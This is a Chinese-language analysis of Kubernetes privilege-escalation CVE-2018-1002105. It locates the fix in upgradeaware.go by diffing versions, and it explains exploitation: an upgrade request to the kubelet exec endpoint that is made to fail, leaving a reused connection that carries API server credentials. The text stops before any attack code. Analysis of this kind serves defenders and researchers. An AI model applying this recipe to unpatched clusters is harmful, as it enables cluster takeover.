


## 1 漏洞描述

Kubernetes特权升级漏洞 (CVE-2018-1002105) 由Rancher Labs联合创始人及首席架构师Darren Shepherd发现 (漏洞发现的故事也比较有趣, 是由定位问题最终发现的该漏洞)。该漏洞通过经过详细分析评估, 主要可以实现提升k8s普通用户到k8s api server的权限 (默认就是最高权限), 但是值的注意点是, 这边普通用户至少需要具有一个pod的exec/attach/portforward等权限。



**NIST**  
Information Technology Laboratory  
**NATIONAL VULNERABILITY DATABASE**

**VULNERABILITIES**

### CVE-2018-1002105 Detail

**AWAITING ANALYSIS**

This vulnerability is currently awaiting analysis.

#### Description

In all Kubernetes versions prior to v1.10.11, v1.11.5, and v1.12.3, incorrect handling of error responses to proxied upgrade requests in the kube-apiserver allowed specially crafted requests to establish a connection through the Kubernetes API server to backend servers, then send arbitrary requests over the same connection directly to the backend, authenticated with the Kubernetes API server's TLS credentials used to establish the backend connection.

**Source:** MITRE  
**Description Last Modified:** 12/05/2018

#### References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to [nvd@nist.gov](mailto:nvd@nist.gov).

**QUICK INFO**

**CVE Dictionary Entry:**  
CVE-2018-1002105

**NVD Published Date:**  
12/05/2018

**NVD Last Modified:**  
12/06/2018

## 2 影响范围

Kubernetes v1.0.x-1.9.x  
Kubernetes v1.10.0-1.10.10 (fixed in v1.10.11)  
Kubernetes v1.11.0-1.11.4 (fixed in v1.11.5)  
Kubernetes v1.12.0-1.12.2 (fixed in v1.12.3)

## 3 漏洞来源

<https://github.com/kubernetes/kubernetes/issues/71411>  
[https://mp.weixin.qq.com/s/Q8XngAr5RuL\\_irScbVbKw](https://mp.weixin.qq.com/s/Q8XngAr5RuL_irScbVbKw)

## 4 漏洞修复代码定位

### 4.1 常见的修复代码定位手段

一般我们可以通过两种方式快速定位到一个最新CVE漏洞的修复代码, 只有找到修复代码, 我们才可以快速反推出整个漏洞细节以及漏洞利用方式等。

方法一, 通过git log找到漏洞修复代码, 例如

```
git clone https://github.com/kubernetes/kubernetes/  
cd ./kubernetes  
git log -p
```

由于本次漏洞针对该CVE单独出了一个补丁版本, 所以方法二可能定位修复代码更快速, 我们是通过方法二快速定位到漏洞代码。

方法二，通过对最老的fix版本，进行代码比对，快速定位漏洞修复代码

## 4.2 定位CVE-2018-1002105修复代码

名称(N)	大小(B)	已修改(M)	名称(N)	大小(B)	已修改(M)
api	8,850,124	2018/11/9 2:11:00	api	8,850,124	2018/11/9 2:11:00
openapi-spec	3,597,625	2018/11/9 2:11:00	openapi-spec	3,597,625	2018/11/9 2:11:00
swagger.json	3,595,587	2018/11/9 2:11:00	swagger.json	3,595,587	2018/11/9 2:11:00
hack	1,989,029	2018/11/9 2:11:00	hack	1,989,029	2018/11/9 2:11:00
lib	90,247	2018/11/9 2:11:00	lib	90,247	2018/11/9 2:11:00
version.sh	7,029	2018/11/9 2:11:00	version.sh	7,029	2018/11/9 2:11:00
pkg	27,243,530	2018/11/9 2:11:00	pkg	27,243,530	2018/11/9 2:11:00
version	12,414	2018/11/9 2:11:00	version	12,414	2018/11/9 2:11:00
base.go	2,917	2018/11/9 2:11:00	base.go	2,917	2018/11/9 2:11:00
staging	19,380,506	2018/11/9 2:11:00	staging	19,380,506	2018/11/9 2:11:00
src	19,363,634	2018/11/9 2:11:00	src	19,363,634	2018/11/9 2:11:00
k8s.io	19,363,634	2018/11/9 2:11:00	k8s.io	19,363,634	2018/11/9 2:11:00
apimachinery	2,455,413	2018/11/9 2:11:00	apimachinery	2,455,413	2018/11/9 2:11:00
pkg	2,406,117	2018/11/9 2:11:00	pkg	2,406,117	2018/11/9 2:11:00
util	688,549	2018/11/9 2:11:00	util	688,549	2018/11/9 2:11:00
proxy	68,417	2018/11/9 2:11:00	proxy	68,417	2018/11/9 2:11:00
upgradeaware.go	13,874	2018/11/9 2:11:00	upgradeaware.go	13,874	2018/11/9 2:11:00
client-go	3,433,018	2018/11/9 2:11:00	client-go	3,433,018	2018/11/9 2:11:00
pkg	37,220	2018/11/9 2:11:00	pkg	37,220	2018/11/9 2:11:00
version	6,974	2018/11/9 2:11:00	version	6,974	2018/11/9 2:11:00
base.go	2,930	2018/11/9 2:11:00	base.go	2,930	2018/11/9 2:11:00
CHANGELOG-1.10.md	320,443	2018/11/9 2:11:00	CHANGELOG-1.10.md	320,443	2018/11/9 2:11:00



如上图所示，我们下载了1.10.10和1.10.11的代码，通过文件比对，发现只有一个核心文件被修改了即：

staging/src/k8s.io/apimachinery/pkg/util/proxy/upgradeaware.go

综上，我们可以确认，本次漏洞是在upgradeaware.go中进行了修复，修复的主要内容是增加了获取ResponseCode的方法

```
// getResponseCode reads a http response from the given reader, returns the status code,
// the bytes read from the reader, and any error encountered
func getResponseCode(r io.Reader) (int, []byte, error) {
    rawResponse := bytes.NewBuffer(make([]byte, 0, 256))
    // Save the bytes read while reading the response headers into the rawResponse buffer
    resp, err := http.ReadResponse(bufio.NewReader(io.TeeReader(r, rawResponse)), nil)
    if err != nil {
        return 0, nil, err
    }
    // return the http status code and the raw bytes consumed from the reader in the process
    return resp.StatusCode, rawResponse.Bytes(), nil
}
```

利用该方法获取了Response

```
// determine the http response code from the backend by reading from rawResponse+backendConn
rawResponseCode, headerBytes, err := getResponseCode(io.MultiReader(bytes.NewReader(rawResponse), backendConn))
if err != nil {
    glog.V(6).Infof("Proxy connection error: %v", err)
    h.Responder.Error(w, req, err)
    return true
}
if len(headerBytes) > len(rawResponse) {
    // we read beyond the bytes stored in rawResponse, update rawResponse to the full set of bytes read from the backend
    rawResponse = headerBytes
}
```

并在一步关键判断中限制了获取到的Response必须等于http.StatusSwitchingProtocols（这个在go的http中有定义，StatusSwitchingProtocols = 101 // RFC 7231, 6.2.2），否则就return true。即本次修复最核心的逻辑是增加了逻辑判断，限定Response Code必须等于101，如果不等于101则return true，后面我们将详细分析这其中的逻辑，来最终倒推出漏洞。

```
if rawResponseCode != http.StatusSwitchingProtocols {
    // If the backend did not upgrade the request, finish echoing the response from the backend to the client and return, closing the connection
    glog.V(6).Infof("Proxy upgrade error, status code %d", rawResponseCode)
    _, err := io.Copy(requestHijackedConn, backendConn)
    if err != nil && !strings.Contains(err.Error(), "use of closed network connection") {
        glog.Errorf("Error proxying data from backend to client: %v", err)
    }
    // Indicate we handled the request
    return true
}
```

}

附上此次commit记录

<https://github.com/kubernetes/kubernetes/commit/0535bcef95a33855f0a722c8cd822c663fc6275e>

## 5 漏洞分析

### 5.1 漏洞原理分析

下图为本次漏洞修复的最核心逻辑，分析这段代码的内在含义，可以帮助我们理解漏洞是如何产生的。

代码位置：staging/src/k8s.io/apimachinery/pkg/util/proxy/upgradeaware.go

```
//fix--start
if rawResponseCode != http.StatusSwitchingProtocols {
    // If the backend did not upgrade the request, finish echoing the response from the backend to the client and return, closing
    glog.V(6).Infof("Proxy upgrade error, status code %d", rawResponseCode)
    _, err := io.Copy(requestHijackedConn, backendConn)
    if err != nil && !strings.Contains(err.Error(), substr: "use of closed network connection") {
        glog.Errorf("Error proxying data from backend to client: %v", err)
    }
    // Indicate we handled the request
    return true
}
//fix--end

// Proxy the connection.
wg := &sync.WaitGroup{}
wg.Add(delta: 2)

go func() {
    var writer io.WriteCloser
    if h.MaxBytesPerSec > 0 {
        writer = flowrate.NewWriter(backendConn, h.MaxBytesPerSec)
    } else {
        writer = backendConn
    }
    _, err := io.Copy(writer, requestHijackedConn)
    if err != nil && !strings.Contains(err.Error(), substr: "use of closed network connection") {
        glog.Errorf("Error proxying data from client to backend: %v", err)
    }
    wg.Done()
}()

go func() {
    var reader io.ReadCloser
    if h.MaxBytesPerSec > 0 {
        reader = flowrate.NewReader(backendConn, h.MaxBytesPerSec)
    } else {
        reader = backendConn
    }
    _, err := io.Copy(requestHijackedConn, reader)
    if err != nil && !strings.Contains(err.Error(), substr: "use of closed network connection") {
        glog.Errorf("Error proxying data from backend to client: %v", err)
    }
    wg.Done()
}()

wg.Wait()
return true
}
```

在分析漏洞修复逻辑之前，我们需要先看下上图代码中两个Goroutine有什么作用，通过代码注释或者跟读都不难看出这边主要是在建立一个proxy通道。

对比修复前后的代码处理流程，可以发现

修复后：

需要先获取本次请求的rawResponseCode，且判断rawResponseCode不等于101时，return true，即无法走建立proxy通道。如果rawResponseCode等于101，则可以走到下面两个Goroutine，成功建立proxy通道。


修复前：

由于没有对返回码的判断，所以无论实际rawResponseCode会返回多少，都会成功走到这两个Goroutine中，建立起proxy通道。

综合上述分析结果，不难看出本次修复主要是为了限制rawResponseCode不等于101则不允许建立proxy通道，为什么这么修复呢？

仔细分析相关代码我们可以看出当请求正常进行协议切换时，是会返回一个101的返回码，继而建立起一个websocket通道，该websocket通道是建立在原有tcp通道之上的。而当一个协议切换的请求转发到了Kubelet上处理出错时，上述api server的代码中未判断该错误就继续保留了这个TCP通道，导致这个通道可以被TCP连接复用，此时就由api server打通了一个client到kubernetes的通道，且此通道实际操作kubernetes的权限为api server的权限。

附：  
为了更好的理解，我们可以了解下API Server和Kubelet的基础概念。



#### (1) k8s API Server

API Server是整个系统的数据总线 and 数据中心，它最主要的功能是提供REST接口进行资源对象的增删改查，另外还有一类特殊的REST接口—k8s Proxy API接口，这类接口的作用是代理REST请求，即kubernetes API Server把收到的REST请求转发到某个Node上的kubelet守护进程的REST端口上，由该kubelet进程负责响应。

#### (2) Kubelet


Kubelet服务进程在Kubernetes集群中的每个Node节点都会启动，用于处理Master下发到该节点的任务，管理Pod及其中的容器，同时也会向API Server注册相关信息，定期向Master节点汇报Node资源情况。

## 5.2 漏洞利用分析

所以现在我们需要构造一个可以转发到Kubelet上并处理出错的协议切换请求，这里包含以下三点

### 5.2.1 如何通过API server将请求发送到Kubelet

代码路径：pkg/kubelet/server/server.go




```
297 // InstallDebuggingHandlers registers the HTTP request patterns that serve logs or run commands/c
298 func (s *Server) InstallDebuggingHandlers(criHandler http.Handler) {
299     glog.Infof("Adding debug handlers to kubelet server.")
300
301     ws := new(restful.WebService)
302     ws.
303         Path("/run")
304     ws.Route(ws.POST(subPath: "{podNamespace}/{podID}/{containerName}").
305         To(s.getRun).
306         Operation(name: "getRun"))
307     ws.Route(ws.POST(subPath: "{podNamespace}/{podID}/{uid}/{containerName}").
308         To(s.getRun).
309         Operation(name: "getRun"))
310     s.restfulCont.Add(ws)
311
312     ws = new(restful.WebService)
313     ws.
314         Path("/exec")
315     ws.Route(ws.GET(subPath: "{podNamespace}/{podID}/{containerName}").
316         To(s.getExec).
317         Operation(name: "getExec"))
318     ws.Route(ws.POST(subPath: "{podNamespace}/{podID}/{containerName}").
319         To(s.getExec).
320         Operation(name: "getExec"))
321     ws.Route(ws.GET(subPath: "{podNamespace}/{podID}/{uid}/{containerName}").
322         To(s.getExec).
323         Operation(name: "getExec"))
324     ws.Route(ws.POST(subPath: "{podNamespace}/{podID}/{uid}/{containerName}").
325         To(s.getExec).
326         Operation(name: "getExec"))
327     s.restfulCont.Add(ws)
328
329     ws = new(restful.WebService)
330     ws.
331         Path("/attach")
332     ws.Route(ws.GET(subPath: "{podNamespace}/{podID}/{containerName}").
333         To(s.getAttach).
334         Operation(name: "getAttach"))
335     ws.Route(ws.POST(subPath: "{podNamespace}/{podID}/{containerName}").
336         To(s.getAttach).
337         Operation(name: "getAttach"))
338     ws.Route(ws.GET(subPath: "{podNamespace}/{podID}/{uid}/{containerName}").
339         To(s.getAttach).
340         Operation(name: "getAttach"))
341     ws.Route(ws.POST(subPath: "{podNamespace}/{podID}/{uid}/{containerName}").
342         To(s.getAttach).
343         Operation(name: "getAttach"))
344     s.restfulCont.Add(ws)
345
346     ws = new(restful.WebService)
347     ws.
348         Path("/portForward")
349     ws.Route(ws.GET(subPath: "{podNamespace}/{podID}").
350         To(s.getPortForward).
351         Operation(name: "getPortForward"))
352     ws.Route(ws.POST(subPath: "{podNamespace}/{podID}").
353         To(s.getPortForward).
354         Operation(name: "getPortForward"))
355     s.restfulCont.Add(ws)
356 }
357
358 *Server.InstallDebuggingHandlers(criHandler http.Handler)
```

通过跟踪Kubelet的server代码，可以发现Kubelet server的InstallDebuggingHandlers方法中注册了exec、attach、portForward等接口，同时Kubelet的内部接口通过api server对外提供服务，所以对API server的这些接口调用，可以直接访问到Kubelet（client --> API server --> Kubelet）。

## 5.2.2 如何构造协议切换

代码位置：staging/src/k8s.io/apimachinery/pkg/util/httpstream/httpstream.go



```
96 // IsUpgradeRequest returns true if the given request is a connection upgrade request
97 func IsUpgradeRequest(req *http.Request) bool {
98     for _, h := range req.Header[http.CanonicalHeaderKey(HeaderConnection)] {
99         if strings.Contains(strings.ToLower(h), strings.ToLower(HeaderUpgrade)) {
100             return true
101         }
102     }
103     return false
104 }
```

很明显，在IsUpgradeRequest方法进行了请求过滤，满足HTTP请求头中包含 Connection和Upgrade 要求的将返回True。



```

235 // tryUpgrade returns true if the request was handled.
236 func (h *UpgradeAwareHandler) tryUpgrade(w http.ResponseWriter, req *http.Request) bool {
237     if !httpstream.IsUpgradeRequest(req) {
238         glog.V(6).Infof("Request was not an upgrade")
239         return false
240     }

```

先知社区

IsUpgradeRequest返回False的则直接退出tryUpdate函数，而返回True的则继续运行，满足协议切换的条件。所以我们只需发送给API Server的攻击请求HTTP头中携带Connection/Upgrade Header即可。

### 5.2.3 如何构造失败

代码位置：pkg/kubelet/server/remotecommand/httpstream.go

```

// NewOptions creates a new Options from the Request.
func NewOptions(req *http.Request) (*Options, error) {
    tty := req.FormValue(api.ExecTTYParam) == "1"
    stdin := req.FormValue(api.ExecStdinParam) == "1"
    stdout := req.FormValue(api.ExecStdoutParam) == "1"
    stderr := req.FormValue(api.ExecStderrParam) == "1"

    if tty && stderr {
        // TODO: make this an error before we reach this method
        glog.V(4).Infof("Access to exec with tty and stderr is not supported, bypassing stderr")
        stderr = false
    }

    if !stdin && !stdout && !stderr {
        return nil, fmt.Errorf("format: you must specify at least 1 of stdin, stdout, stderr")
    }

    return &Options{
        Stdin:  stdin,
        Stdout: stdout,
        Stderr: stderr,
        TTY:    tty,
    }, nil
}

```

先知社区

上图代码中可以看出如果对exec接口的请求参数中不包含stdin、stdout、stderr三个，则可以构造一个错误。至此，漏洞产生的原理以及漏洞利用的方式已经基本分析完成。

## 6 漏洞攻击利用思路

### 6.1 HTTP与HTTPS下的API SERVER

针对此次漏洞，需要说明下，分为两种情况

